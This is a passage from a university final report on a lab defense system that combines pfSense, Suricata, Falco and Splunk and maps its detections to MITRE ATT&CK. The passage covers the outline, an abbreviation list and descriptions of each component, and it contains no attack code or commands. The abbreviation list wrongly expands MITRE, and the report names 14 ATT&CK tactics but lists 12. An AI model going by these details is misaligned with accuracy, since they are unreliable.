

VIETNAM NATIONAL UNIVERSITY - HO CHI MINH

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FINAL REPORT

**SPLUNK-BASED DEFENSE SYSTEM FOR CONTAINER-HOSTED
WEB APPLICATION**

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Table of Contents

1. Introduction	
1.1. Overview of Integrated Defense Systems.....	8
1.2. pfSense Definition and Role.....	9
1.3. Suricata in Network Security.....	10
1.4. Falco for Runtime Security.....	11
1.5. Splunk as SIEM Platform.....	12
1.6. MITRE ATT&CK Framework Overview.....	14
2. System Components	
2.1. pfSense Firewall.....	16
2.2. Suricata IDS/IPS.....	19
2.3. Falco Runtime Security.....	24
2.4. Splunk SIEM.....	29
3. Architecture and Workflow	
3.1. Network Topology Design.....	35
3.2. Data Flow Architecture.....	37
3.3. Integration Points.....	38
3.4. Log Collection Pipeline.....	39
3.5. Event Correlation Strategy.....	40
4. Implementation	
4.1. Environment Setup.....	42
4.2. pfSense Installation and Configuration.....	43
4.3. Suricata Configuration.....	45
4.4. DVWA & Falco Deployment.....	51
4.5. Splunk Installation and Configuration.....	55
4.6. Splunk Dashboard.....	57
5. MITRE ATT&CK Coverage	
5.1. Coverage Overview.....	58
5.2. Initial Access - T1190: Exploit Public-Facing Application.....	58
5.3. Execution - T1059.007: JavaScript.....	59
5.4. Persistence - T1505.003: Web Shell.....	59
5.5. Credential Access - T1110.001: Password Guessing.....	59
5.6. Credential Access - T1539: Steal Web Session Cookie & T1552.001: Credentials In Files.....	60
5.7. Discovery - T1046: Network Service Discovery.....	60

- UNIVERSITY OF INFORMATION TECHNOLOGY -

5.8. Impact - T1498: Network Denial of Service & T1499: Endpoint Denial of Service.....	61
5.9. Detection Integration and Correlation.....	61
6. Testing and Validation	
6.1. Attack Simulation Scenarios.....	62
6.2. Dashboard Demonstrations.....	65
7. Results and Analysis	
7.1. Detection Capabilities.....	72
7.2. False Positive Analysis.....	74
7.3. Coverage Assessment.....	75
7.4. Limitations and Challenges.....	77
8. Conclusion and Future Work	
8.1. Summary of Achievements.....	80
8.2. Lessons Learned.....	80
8.3. Recommendations for Improvement.....	81
8.4. Future Enhancements.....	82
9. References.....	83
10. Appendices	
Appendix A: Suricata Local Rules.....	84
Appendix B: Suricata Log Forwarding Script.....	90
Appendix C: DVWA Docker Compose Config.....	94
Appendix D: Falco Local Rules.....	96
Appendix E: Falco Log Forwarding Script.....	104
Appendix F: Splunk XML Dashboard.....	113

List of Figures

Figure 1.....	36
Figure 2.....	40
Figure 3.....	43
Figure 4.....	44
Figure 5.....	44
Figure 6.....	44
Figure 7.....	55
Figure 8.....	65
Figure 9.....	66
Figure 10.....	67
Figure 11.....	67
Figure 12.....	68

- UNIVERSITY OF INFORMATION TECHNOLOGY -

Figure 13.....	68
Figure 14.....	69
Figure 15.....	69
Figure 16.....	70
Figure 17.....	71
Figure 18.....	71
Figure 19.....	72

List of Tables

Table 1: System Components.....	35
Table 2: Related MITRE Attack Types.....	58
Table 3: Detection Success Rate by Attack Type Table.....	73
Table 4: Detection Assessment Table.....	76

List of Abbreviations

Abbreviation	Full Term
API	Application Programming Interface
CPU	Central Processing Unit
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized Zone
DNS	Domain Name System
eBPF	extended Berkeley Packet Filter
EDR	Endpoint Detection and Response
FTP	File Transfer Protocol
HIDS	Host-based Intrusion Detection System
HTTP/HTTPS	Hyper Text Transfer Protocol (Secure)
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
JSON	JavaScript Object Notation
MITRE	Massachusetts Institute of Technology Research and Engineering
NAT	Network Address Translation
NIDS	Network-based Intrusion Detection System
NSM	Network Security Monitoring
PCAP	Packet Capture
QoS	Quality of Service
RDP	Remote Desktop Protocol
SIEM	Security Information and Event Management

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SMB	Server Message Block
SNMP	Simple Network Management Protocol
SOAR	Security Orchestration, Automation and Response
SPL	Search Processing Language (Splunk)
SQL	Structured Query Language
SSH	Secure Shell
SUID	Set User ID
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
VLAN	Virtual Local Area Network
VM	Virtual Machine
VPN	Virtual Private Network

1. Introduction

1.1. Overview of Integrated Defense Systems

In the contemporary cybersecurity landscape, organizations face an increasingly sophisticated array of threats that demand comprehensive, multi-layered defense strategies. The evolution of cyberattacks—from simple malware to advanced persistent threats (APTs), zero-day exploits, and state-sponsored intrusions—has rendered single-point security solutions inadequate. Modern threat actors employ complex attack chains, often leveraging multiple techniques across different phases of infiltration, lateral movement, and data exfiltration. This complexity necessitates a defense-in-depth approach that integrates multiple security technologies working in concert to detect, analyze, and respond to threats across the entire attack surface.

The traditional perimeter-based security model, which relied heavily on firewalls and antivirus software, has proven insufficient in today's distributed computing environment characterized by cloud services, mobile devices, and remote workforces. Attackers no longer need to breach the perimeter; they can exploit legitimate credentials, abuse trusted applications, or leverage social engineering to gain initial access. Once inside, they move laterally through the network, escalate privileges, and establish persistence mechanisms that allow them to maintain access even after initial entry points are closed.

An integrated defense system addresses these challenges by combining network-level monitoring, host-based detection, centralized log management, and correlation analytics. This project implements such a system by integrating four complementary technologies: pfSense as a network firewall and router, Suricata as a network intrusion detection system, Falco for runtime security monitoring at the host and container level, and Splunk as a Security Information and Event Management (SIEM) platform for centralized visibility and correlation.

The synergy between these components creates a comprehensive security posture that addresses threats at multiple layers. pfSense establishes network segmentation and access control policies, preventing unauthorized traffic from traversing between network zones. Suricata performs deep packet inspection on network traffic, identifying malicious patterns, protocol anomalies, and known attack signatures. Falco monitors system calls and runtime behavior on individual hosts and containers, detecting suspicious process execution, file access, and network activity that might indicate compromise. Finally, Splunk aggregates logs from all these sources, correlates events across time and systems, and provides real-time alerting and forensic capabilities.

This integrated approach aligns with the defense-in-depth philosophy, which recognizes that no single security control is perfect. By implementing multiple layers of defense, organizations increase the likelihood of detecting and stopping attacks at various stages. If an attacker bypasses network-level detection by using encrypted channels, host-based monitoring can still identify suspicious behavior. If an attack leverages a zero-day exploit

unknown to signature-based systems, behavioral analysis and correlation can flag anomalous patterns indicative of malicious activity.

1.2. pfSense Definition and Role

pfSense is a powerful, open-source firewall and routing platform based on FreeBSD, offering enterprise-grade network security capabilities traditionally found only in commercial products. Initially released in 2004 as a fork of the m0n0wall project, pfSense has evolved into a mature, feature-rich solution deployed in environments ranging from home networks to large-scale enterprise infrastructures. Its open-source nature, combined with active community development and professional support options through Netgate, makes it an attractive choice for organizations seeking robust security without the licensing costs associated with proprietary alternatives.

At its core, pfSense functions as a stateful packet filtering firewall, examining network traffic based on predefined rulesets that specify allowed and denied connections. Unlike simple packet filters that make decisions based solely on individual packets, pfSense maintains connection state tables, tracking the complete lifecycle of network sessions. This stateful inspection enables more sophisticated security policies, such as allowing return traffic for legitimate outbound connections while blocking unsolicited inbound attempts. The firewall supports multiple interfaces, enabling complex network topologies with segregated zones such as DMZs (demilitarized zones), guest networks, and internal trusted segments.

Beyond basic firewall functionality, pfSense serves as a full-featured router with support for dynamic routing protocols (BGP, OSPF), policy-based routing, and multi-WAN configurations for load balancing and failover. Network Address Translation (NAT) capabilities include both outbound NAT for internal clients accessing the internet and inbound port forwarding for exposing services to external networks. Virtual Private Network (VPN) support encompasses multiple protocols including OpenVPN, IPsec, and WireGuard, enabling secure remote access and site-to-site connectivity.

One of pfSense's most valuable features is its extensibility through a package system that allows administrators to add functionality without modifying the core system. Relevant to this project, the Suricata package integrates intrusion detection and prevention capabilities directly into the firewall, enabling network traffic analysis without deploying separate hardware. Other packages provide capabilities such as proxy servers (Squid), web content filtering, DNS services, and network monitoring tools.

In this integrated defense system, pfSense serves multiple critical roles. First, it acts as the primary network gateway, controlling all traffic between the internal network, DMZ, and external internet. Second, it enforces network segmentation policies, ensuring that compromised systems in one zone cannot freely communicate with assets in other zones. Third, through the integrated Suricata package, it performs real-time analysis of network traffic, generating alerts for suspicious activities. Finally, it provides centralized visibility

into network flows, bandwidth utilization, and connection attempts, all of which feed into the Splunk SIEM for correlation and long-term analysis.

1.3. Suricata in Network Security

Suricata is a high-performance, open-source network intrusion detection system (NIDS), intrusion prevention system (IPS), and network security monitoring (NSM) engine developed by the Open Information Security Foundation (OISF). First released in 2010 with funding from the U.S. Department of Homeland Security, Suricata was designed from the ground up to address the limitations of earlier IDS solutions, particularly in terms of performance and scalability. Unlike its predecessor Snort, which uses a single-threaded architecture, Suricata employs a multi-threaded design that can leverage multiple CPU cores, enabling it to process network traffic at speeds exceeding 10 Gbps on modern hardware.

The core functionality of Suricata revolves around deep packet inspection and protocol analysis. Rather than simply examining packet headers, Suricata reconstructs complete network sessions, parsing application-layer protocols to extract meaningful data. It supports over 20 protocols including HTTP, TLS, DNS, FTP, SMB, SSH, and others, enabling detection of threats hidden within encrypted sessions (through certificate inspection) or embedded in seemingly benign traffic. This protocol awareness allows Suricata to detect attack patterns that would be invisible to simpler packet filters, such as SQL injection attempts in HTTP POST data, malicious JavaScript in HTTP responses, or exfiltration attempts through DNS tunneling.

Suricata employs multiple detection mechanisms to identify malicious activity. Signature-based detection uses rule sets that define patterns of known attacks, similar to antivirus signatures. The most widely used ruleset, Emerging Threats Open, provides over 40,000 rules covering a broad spectrum of threats including malware command-and-control communications, exploit attempts, web application attacks, and policy violations. These rules can match on packet contents, protocol fields, flow characteristics, and even complex conditions involving multiple packets or sessions.

Beyond signature matching, Suricata supports anomaly detection through protocol validation and behavioral analysis. By enforcing strict adherence to protocol specifications, it can identify malformed packets that might indicate exploitation attempts or evasion techniques. The Lua scripting engine allows security analysts to develop custom detection logic for complex threat scenarios that cannot be expressed in standard rule syntax, such as statistical analysis of traffic patterns or multi-stage attack detection.

Suricata's output capabilities are particularly valuable for integration with SIEM platforms. In addition to traditional alert logs, it generates rich JSON-formatted logs containing detailed information about detected threats, HTTP transactions, TLS handshakes, DNS queries, file transfers, and other network events. This structured data format facilitates automated parsing and correlation in downstream systems like Splunk.

The EVE (Extensible Event Format) JSON output includes contextual information such as source and destination IPs, ports, protocols, timestamps, and extracted metadata from application-layer protocols.

In this project, Suricata operates as a package within pfSense, positioned to inspect all traffic traversing the firewall. It functions in IDS mode, generating alerts without actively blocking traffic (though IPS mode is available). Custom rules tailored to detect MITRE ATT&CK techniques supplement the standard Emerging Threats ruleset, providing specific detection for tactics such as brute force authentication attempts (T1110), network service scanning (T1046), and command-and-control communications (T1071). These alerts are forwarded to Splunk where they are correlated with host-based events from Falco to provide comprehensive visibility into multi-stage attacks.

1.4. Falco for Runtime Security

Falco is an open-source runtime security tool originally developed by Sysdig and donated to the Cloud Native Computing Foundation (CNCF) in 2018, where it has since become a graduated project. Designed specifically for cloud-native environments but equally applicable to traditional infrastructure, Falco provides deep behavioral monitoring of Linux systems and containers by intercepting system calls at the kernel level. This approach enables Falco to detect malicious activity based on what processes actually do—file access, network connections, process execution—rather than relying on static signatures or known indicators of compromise.

The fundamental technology underlying Falco is system call interception, achieved through either a kernel module or eBPF (extended Berkeley Packet Filter) probes. System calls represent the interface between user-space applications and the kernel, encompassing all fundamental operations such as opening files, creating network sockets, spawning processes, and modifying permissions. By monitoring these calls, Falco gains complete visibility into system behavior without requiring modification of applications or containers. The eBPF approach, increasingly preferred over kernel modules, provides this capability with minimal performance overhead—typically less than 5% CPU usage—and enhanced safety, as eBPF programs run in a sandboxed environment with guaranteed termination.

Falco's detection logic is expressed through a powerful rule language that combines conditions, outputs, and metadata. Rules can detect suspicious patterns such as unexpected shell spawns from web servers (potentially indicating webshell exploitation), container breakout attempts through nsenter or privileged operations, credential theft via access to /etc/shadow or SSH keys, and persistence mechanisms like cron job modifications. The rule syntax supports complex boolean logic, allowing analysts to define precise conditions while minimizing false positives through whitelisting of known-good behavior.

Container security represents one of Falco's key strengths. Traditional security tools often struggle with containerized environments due to their ephemeral nature, shared kernel, and layered filesystems. Falco addresses these challenges by understanding container context—it can distinguish between processes running in different containers, track container lifecycle events, and detect container-specific threats such as privilege escalation through container capabilities, volume mount abuse, or attempts to access the Docker socket from within a container. This container-aware monitoring is crucial as organizations increasingly adopt Kubernetes and other container orchestration platforms.

Falco's output system supports multiple formats and destinations, making it well-suited for integration with SIEM platforms. Events can be output as JSON to files, syslog, or HTTP endpoints, with each event containing rich contextual information including user IDs, process names and arguments, container metadata, file paths, network endpoints, and custom fields defined in rules. This structured output enables automated parsing and correlation in systems like Splunk.

In this integrated defense system, Falco is deployed on target hosts and containers, providing the host-based detection layer that complements Suricata's network-level monitoring. While Suricata can detect an SSH brute force attempt based on network traffic patterns, Falco can detect the subsequent actions taken by an attacker who successfully authenticates—suspicious commands executed, files accessed, or lateral movement attempts. Custom Falco rules are configured to detect behaviors aligned with MITRE ATT&CK techniques such as privilege escalation through SUID binaries (T1068), credential access through file reading (T1552), and container escape attempts (T1611). These events are forwarded to Splunk via Universal Forwarders, enabling correlation with network events to reconstruct complete attack chains.

1.5. Splunk as SIEM Platform

Splunk is a leading Security Information and Event Management (SIEM) platform that provides centralized collection, indexing, searching, and analysis of machine-generated data from diverse sources across an organization's infrastructure. Founded in 2003 and initially focused on general log management, Splunk has evolved into a comprehensive platform for security operations, IT operations, and business analytics. Its core strength lies in its ability to ingest massive volumes of unstructured and semi-structured data—logs, metrics, events—from virtually any source, index this data in a searchable format, and enable real-time and historical analysis through a powerful query language.

The Splunk architecture consists of several components working in concert. Data inputs can be configured through multiple methods including file monitoring, network protocols (syslog, TCP/UDP), scripted inputs, and HTTP Event Collector (HEC). Indexers receive data, parse it into events, extract fields, and store it in indexes optimized for fast searching. The Search Head provides the user interface and processes search queries, distributing them across indexers for parallel processing. For security operations, Splunk Enterprise Security (ES) provides pre-built dashboards, correlation searches, and incident

- UNIVERSITY OF INFORMATION TECHNOLOGY -

response workflows, though this project utilizes core Splunk capabilities with custom correlation logic.

HTTP Event Collector (HEC) represents a modern, efficient approach to data ingestion in Splunk. Introduced in Splunk 6.3, HEC provides a token-based HTTP(S) endpoint that allows applications and devices to send data directly to Splunk without requiring agent installation. This approach offers several advantages: simplified deployment (no forwarder agents to install and maintain), reduced infrastructure overhead, native support for JSON payloads, built-in load balancing and failover capabilities, and enhanced security through token-based authentication and TLS encryption. HEC is particularly well-suited for cloud-native applications, containerized environments, and scenarios where installing agents is impractical or undesirable.

HEC supports two primary data formats: raw event data and JSON-formatted events. For JSON events, HEC can automatically parse the structure and extract fields without requiring additional configuration, making it ideal for modern applications that already emit structured logs. Each HEC token can be configured with specific parameters including destination index, source type, default metadata fields, and SSL verification requirements. Tokens can be restricted to specific indexes and source types, providing granular access control over what data sources can write to which indexes.

Splunk's Search Processing Language (SPL) is a SQL-like query language optimized for analyzing time-series data and performing statistical operations. SPL enables security analysts to search across billions of events, filter based on complex criteria, aggregate data, perform statistical analysis, and visualize results through charts and dashboards. Beyond simple keyword searches, SPL supports advanced operations such as transaction correlation (grouping related events), subsearches (using results of one search as input to another), and lookups (enriching events with external data sources). This flexibility makes SPL exceptionally powerful for threat hunting and incident investigation.

For security operations, Splunk's correlation capabilities are particularly valuable. Correlation searches continuously run in the background, analyzing incoming events against predefined patterns to detect security incidents. These searches can identify complex attack scenarios that span multiple systems and time windows, such as a brute force attack followed by lateral movement, or data exfiltration preceded by credential theft. When correlation rules trigger, Splunk can generate notable events (security alerts), send notifications via email or webhooks, or integrate with Security Orchestration, Automation and Response (SOAR) platforms to initiate automated response actions.

Splunk's dashboard and visualization capabilities transform raw security data into actionable intelligence. Dashboards can display real-time metrics such as alert volumes, top attacking IPs, targeted assets, and attack type distribution. Time-series visualizations reveal trends and anomalies in security events. Geographic maps show the global distribution of threats. Custom visualizations can present data in formats tailored to specific use cases, such as MITRE ATT&CK heatmaps showing which techniques are most frequently observed in the environment.

In this integrated defense system, Splunk serves as the central nervous system, aggregating data from pfSense/Suricata (network events), Falco (host and container

events), and other sources through HTTP Event Collector endpoints. Each monitored component—pfSense firewall, Suricata IDS, and Falco instances on target hosts—is configured to send logs directly to Splunk's HEC endpoint using unique authentication tokens. This agentless architecture simplifies deployment and reduces the attack surface by eliminating the need for forwarder agents on monitored systems. pfSense/Suricata alerts are forwarded in JSON format via HEC, providing structured event data with rich metadata about detected threats. Falco on each monitored host sends runtime security events to HEC in real-time, including detailed context about suspicious process executions, file accesses, and network activities.

Splunk parses these diverse HEC inputs, extracting relevant fields and normalizing data into a common schema. Dedicated indexes separate network events (suricata index) from host-based events (falco index) while enabling cross-source correlation. Custom correlation searches detect MITRE ATT&CK techniques by combining indicators from multiple sources—for example, detecting a complete attack chain where Suricata flags initial reconnaissance (port scanning), followed by Falco detecting exploitation (unusual process execution), and finally observing lateral movement attempts. The HEC-based architecture ensures low-latency data ingestion, typically under one second from event occurrence to indexing, enabling near real-time alerting and investigation. Dashboards provide security analysts with real-time visibility into the threat landscape, while alerting mechanisms ensure that critical incidents receive immediate attention. The use of HEC tokens also facilitates secure, scalable expansion of monitoring to additional systems without complex agent management or firewall rule modifications.

1.6. MITRE ATT&CK Framework Overview

The MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) framework is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations of cyberattacks. Developed by MITRE Corporation and first released in 2013, ATT&CK has become the de facto standard for describing and categorizing adversary behavior in cybersecurity. Unlike traditional threat classification schemes that focus on malware families or vulnerability types, ATT&CK describes what adversaries do and how they do it across the entire attack lifecycle, from initial access through data exfiltration and impact.

The framework is organized into 14 tactics representing the adversary's tactical objectives during an attack—the "why" of an action. These tactics, in typical attack progression order, include: Initial Access (gaining foothold), Execution (running malicious code), Persistence (maintaining access), Privilege Escalation (gaining higher-level permissions), Defense Evasion (avoiding detection), Credential Access (stealing credentials), Discovery (learning about the environment), Lateral Movement (moving through the network), Collection (gathering target data), Command and Control (communicating with compromised systems), Exfiltration (stealing data), and Impact (disrupting operations). Each tactic encompasses multiple techniques—specific methods used to achieve the tactical objective.

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Techniques in ATT&CK are documented with detailed descriptions, real-world examples of usage by threat groups, detection strategies, and mitigation recommendations. For instance, technique T1110 "Brute Force" falls under the Credential Access tactic and describes adversaries attempting to guess or crack passwords. Sub-techniques provide even more granularity—T1110.001 "Password Guessing" versus T1110.002 "Password Cracking" versus T1110.003 "Password Spraying." As of 2026, the Enterprise ATT&CK matrix contains over 200 techniques and 400 sub-techniques, providing comprehensive coverage of adversary behaviors across Windows, Linux, macOS, cloud platforms, containers, and network infrastructure.

The value of ATT&CK for defensive security operations is multifaceted. First, it provides a common language for discussing threats, enabling better communication between security teams, vendors, and threat intelligence providers. When a threat report states that an APT group uses "T1059.004 - Unix Shell," defenders immediately understand the technique and can reference ATT&CK for detection and mitigation guidance. Second, ATT&CK enables gap analysis of security controls—organizations can map their detection capabilities to the framework, identifying techniques for which they have no visibility. Third, the framework supports threat-informed defense, where security investments are prioritized based on techniques most relevant to observed threats in the organization's threat landscape.

ATT&CK also facilitates purple team exercises and security validation. Red teams can structure their operations around ATT&CK techniques, while blue teams assess their ability to detect each technique. Automated adversary emulation tools like Atomic Red Team and Caldera use ATT&CK as a framework for generating test attacks, allowing defenders to validate detection rules in a controlled manner. This continuous testing mindset ensures that security controls remain effective as threats evolve.

In this project, the MITRE ATT&CK framework serves as the organizing principle for detection development and validation. Rather than deploying generic security monitoring, detection rules are specifically designed to identify defined ATT&CK techniques. Suricata rules target network-observable techniques such as T1046 (Network Service Discovery), T1071 (Application Layer Protocol for C2), and T1110 (Brute Force). Falco rules detect host-based techniques including T1059 (Command and Scripting Interpreter), T1068 (Exploitation for Privilege Escalation), T1611 (Escape to Host), and T1552 (Unsecured Credentials). Splunk correlation searches combine indicators from both sources to detect multi-technique attack chains. All alerts are tagged with their corresponding ATT&CK technique IDs, enabling aggregation and visualization of threat activity in an ATT&CK Navigator heatmap. This approach ensures comprehensive coverage of adversary tactics while providing clear metrics for assessing defensive posture—for example, demonstrating 80% coverage of techniques relevant to cloud and container environments.

2. System Components

2.1. pfSense Firewall

2.1.1. Core Functions

pfSense's primary function as a stateful packet filtering firewall forms the foundation of network security in this integrated defense system. Stateful packet inspection goes beyond simple header-based filtering by maintaining awareness of connection states throughout their lifecycle. When an internal client initiates an outbound connection, pfSense creates a state table entry tracking the source IP, destination IP, ports, protocol, and sequence numbers. Return traffic matching this state is automatically permitted, while unsolicited inbound packets are denied unless explicitly allowed by firewall rules. This stateful behavior provides inherent protection against certain types of attacks, such as TCP SYN floods and spoofed packets that don't correspond to established connections.

The firewall rule engine in pfSense operates on a first-match basis, processing rules from top to bottom until a matching rule is found. Rules can filter based on multiple criteria including source and destination addresses (individual IPs, subnets, aliases, or groups), protocols (TCP, UDP, ICMP, or any), ports, interfaces, time schedules, and traffic characteristics. Advanced filtering options include matching on TCP flags, IP options, packet length, and differentiated services code points (DSCP) for quality of service enforcement. Aliases provide a powerful abstraction layer, allowing administrators to define named groups of IP addresses, networks, or ports that can be referenced across multiple rules, simplifying management and reducing errors.

Network Address Translation (NAT) capabilities in pfSense enable private networks to share public IP addresses for internet access while providing an additional layer of security through address obfuscation. Outbound NAT translates private source addresses to the firewall's public IP when traffic exits to the internet, preventing direct exposure of internal addressing schemes. Port forwarding (inbound NAT) selectively exposes internal services to external networks by mapping public ports to private IP addresses, commonly used for web servers, VPN endpoints, or remote access services. 1:1 NAT provides bidirectional translation for scenarios requiring permanent mappings between public and private addresses.

Virtual Private Network support encompasses multiple protocols and deployment scenarios. OpenVPN provides SSL/TLS-based VPN with strong encryption, perfect forward secrecy, and compatibility across all major operating systems. IPsec offers standards-based site-to-site and remote access VPN with hardware acceleration support on compatible platforms. WireGuard, the newest addition, provides modern cryptographic protocols with minimal attack surface and exceptional performance. Each VPN solution integrates with pfSense's authentication systems, supporting local user databases, RADIUS, LDAP, or multi-factor authentication providers.

Traffic shaping and quality of service capabilities allow pfSense to prioritize critical applications and limit bandwidth consumption by less important services. The ALTQ

(Alternate Queuing) framework supports multiple queuing disciplines including Class-Based Queuing (CBQ), Hierarchical Fair Service Curve (HFSC), and Priority Queuing (PRIQ). Administrators can define traffic shaping rules based on interfaces, protocols, ports, or application signatures, ensuring that VoIP calls, video conferencing, or business-critical applications receive guaranteed bandwidth while preventing peer-to-peer file sharing or streaming media from saturating links.

High availability features enable pfSense deployments to achieve enterprise-level redundancy. CARP (Common Address Redundancy Protocol) provides IP address failover between primary and secondary firewalls, ensuring continuous operation if the primary unit fails. Configuration synchronization automatically replicates firewall rules, NAT settings, and other configurations from the master to backup systems. State table synchronization ensures that active connections survive failover events, providing transparent redundancy for end users. This capability is particularly valuable for organizations requiring 24/7 availability of critical network services.

2.1.2. Network Segmentation

Network segmentation represents a fundamental security principle implemented through pfSense's multi-interface architecture. By dividing the network into distinct zones with controlled communication paths between them, segmentation limits the impact of security breaches and provides granular control over traffic flows. In this deployment, pfSense manages three primary network segments: the external internet connection (WAN), an internal trusted network (LAN), and a demilitarized zone (DMZ) for servers exposed to external access.

The WAN interface connects to the external network, typically receiving its configuration via DHCP from an ISP or configured with a static public IP address. All inbound traffic from the internet arrives through this interface, subject to strict filtering rules that deny unsolicited connections by default. Only explicitly permitted services—such as port forwards to DMZ servers or VPN endpoints—can accept inbound connections. Outbound traffic from internal networks passes through the WAN interface after NAT translation, providing internet access for internal clients while hiding internal addressing.

The LAN interface serves the internal trusted network where workstations, internal servers, and administrative systems reside. This segment typically uses RFC 1918 private addressing (e.g., 192.168.1.0/24) and includes DHCP services for automatic client configuration. LAN users enjoy relatively unrestricted access to internet resources through outbound NAT, but access to the DMZ is controlled by explicit firewall rules permitting only necessary services. The LAN segment represents the highest trust level in the network topology, protected by multiple layers of filtering from both external and DMZ threats.

The DMZ interface hosts servers that must be accessible from the internet—web servers, email relays, DNS servers, or application gateways. Positioned in a separate network

segment (e.g., 192.168.2.0/24), DMZ systems operate under a restrictive security posture. Firewall rules permit only essential inbound traffic from the internet (HTTP/HTTPS to web servers, SMTP to email servers) while blocking direct access to the LAN. DMZ systems can initiate limited outbound connections to the internet for updates and external services, but cannot initiate connections to the LAN, preventing compromised DMZ servers from being used as pivot points to attack internal resources.

VLAN support in pfSense enables further segmentation without requiring physical network interfaces for each zone. Virtual LANs can isolate different departments, separate guest networks from corporate resources, or create additional security zones for IoT devices or experimental systems. Each VLAN appears as a distinct interface in pfSense with independent firewall rules, DHCP scopes, and routing policies. This flexibility allows organizations to implement sophisticated network architectures on standard commodity hardware with 802.1Q-capable switches.

In this project's implementation, network segmentation serves both security and functional purposes. The DMZ hosts target servers where Falco monitors for suspicious activities and Suricata inspects inbound attack traffic. The LAN contains the Splunk server and administrative systems from which security monitoring and testing are conducted. The WAN interface connects to the external network where an attacker VM simulates external threats. This topology mirrors real-world enterprise deployments where public-facing services must be isolated from internal resources while maintaining necessary communication paths for legitimate business functions.

2.1.3. Traffic Management

Effective traffic management in pfSense extends beyond simple allow/deny decisions to encompass bandwidth control, connection limiting, and traffic prioritization. These capabilities ensure that network resources are allocated efficiently, prevent abuse, and maintain acceptable performance for critical applications even during periods of congestion or attack.

Bandwidth monitoring and reporting provide visibility into network utilization patterns. pfSense's traffic graphs display real-time and historical bandwidth consumption per interface, allowing administrators to identify trends, detect anomalies, and validate that traffic shaping policies achieve desired results. The ntopng package (available through the package manager) provides advanced traffic analysis capabilities including top talkers, protocol distribution, and flow-level visibility into individual conversations. This telemetry is essential for capacity planning, troubleshooting performance issues, and identifying potential security incidents through traffic pattern analysis.

Rate limiting functionality controls the maximum bandwidth consumed by specific traffic types or sources. Limiters can be applied to firewall rules, restricting bandwidth for particular protocols, destination networks, or individual IP addresses. This capability prevents bandwidth-intensive applications from degrading performance for other users

and provides a defense against certain denial-of-service attacks by capping the resources attackers can consume. For example, a limiter might restrict guest network traffic to 10 Mbps while allowing corporate users full bandwidth, or limit individual DMZ servers to prevent a compromised system from saturating the internet connection during data exfiltration attempts.

Connection state table management ensures pfSense can handle the connection volume required by the network while preventing resource exhaustion attacks. The state table has configurable size limits and timeout values for different connection types. TCP connections in established state may persist for hours, while UDP 'connections' time out after shorter periods due to the stateless nature of the protocol. During SYN flood attacks or port scans generating numerous half-open connections, pfSense's adaptive state table algorithms can automatically reduce timeout values to reclaim resources while maintaining connectivity for legitimate traffic.

Load balancing across multiple WAN connections enables bandwidth aggregation and redundancy. pfSense supports several load balancing algorithms including round-robin (distributing connections evenly), least connections (favoring less-utilized links), and sticky connections (ensuring all traffic from a source uses the same path). Gateway monitoring continuously checks WAN link health using ICMP pings or other probes, automatically removing failed connections from the pool and rerouting traffic through remaining links. This capability provides both increased bandwidth and improved reliability compared to single-connection deployments.

In the context of this security monitoring deployment, traffic management features contribute to detection and forensics. Bandwidth graphs can reveal data exfiltration attempts characterized by sustained outbound transfers from unexpected sources. Connection rate monitoring identifies port scanning or brute force attacks generating abnormally high connection attempt rates. Traffic shapers can be configured to provide guaranteed bandwidth for Splunk HEC connections, ensuring that security telemetry reaches the SIEM even during network congestion or attack conditions. These traffic management capabilities complement the detection rules in Suricata and Falco by providing additional indicators of compromise visible at the network flow level.

2.2. Suricata IDS/IPS

2.2.1. Network-Level Detection

Suricata's network-level detection capabilities operate through deep packet inspection, examining not just packet headers but the entire payload content and protocol structures. Unlike simple packet filters that make decisions based on IP addresses and port numbers, Suricata reconstructs application-layer protocols and sessions, enabling detection of threats embedded within legitimate-looking traffic. This comprehensive analysis occurs at wire speed through Suricata's multi-threaded architecture, which distributes packet processing across available CPU cores to maintain performance even under high traffic loads.

- UNIVERSITY OF INFORMATION TECHNOLOGY -

The packet processing pipeline in Suricata begins with packet acquisition, where packets are captured from network interfaces using high-performance mechanisms such as AF_PACKET (Linux), PF_RING (enhanced packet capture), or DPDK (Data Plane Development Kit for userspace networking). These methods minimize packet loss even at multi-gigabit speeds by reducing kernel overhead and enabling zero-copy packet access. Once captured, packets enter the decode phase where Suricata parses network protocol layers from Ethernet frames through IP, TCP/UDP, and into application protocols.

Stream reassembly is a critical component of Suricata's detection capability. TCP traffic arrives as individual packets that may be fragmented, reordered, or retransmitted. Suricata's stream engine reassembles these packets into complete sessions, handling out-of-order delivery, duplicate segments, and TCP fragmentation. This reassembly is essential for detecting attacks that split malicious payloads across multiple packets to evade simpler inspection systems. For example, an HTTP POST containing SQL injection might have the malicious SQL keywords split across packet boundaries, invisible to systems that only examine individual packets but clearly detectable once the full HTTP request is reconstructed.

Protocol identification in Suricata goes beyond simple port-based assumptions. While many systems assume that traffic on port 80 is HTTP and port 443 is HTTPS, attackers frequently tunnel prohibited protocols through allowed ports to bypass firewall rules. Suricata performs actual protocol detection by analyzing packet contents to identify the real protocol in use, regardless of port number. This capability detects SSH tunnels on port 443, BitTorrent masquerading as HTTP, or malware command-and-control channels using non-standard ports. Protocol detection feeds into the application layer parsers that extract protocol-specific metadata for analysis.

Application layer parsers provide deep visibility into specific protocols. The HTTP parser extracts complete requests and responses including methods, URIs, headers, cookies, and body content. The TLS parser analyzes handshakes to extract certificate information, cipher suites, and server names (via SNI), enabling detection of malicious certificates or suspicious encrypted connections. DNS parsing captures queries and responses with record types and resolved addresses. FTP, SMB, SSH, and other protocol parsers extract relevant metadata from their respective protocols. This rich protocol information enables sophisticated detection rules that match on application-specific elements like HTTP User-Agent strings, TLS certificate subjects, or DNS query patterns.

File extraction capabilities allow Suricata to reassemble files transferred over the network and calculate cryptographic hashes for malware identification. When HTTP, FTP, or SMB file transfers are detected, Suricata can extract the complete file, compute MD5, SHA1, or SHA256 hashes, and compare against threat intelligence feeds or submit to external analysis services. This functionality enables detection of known malware based on file signatures even when transferred through encrypted channels or via protocols that traditional antivirus cannot monitor.

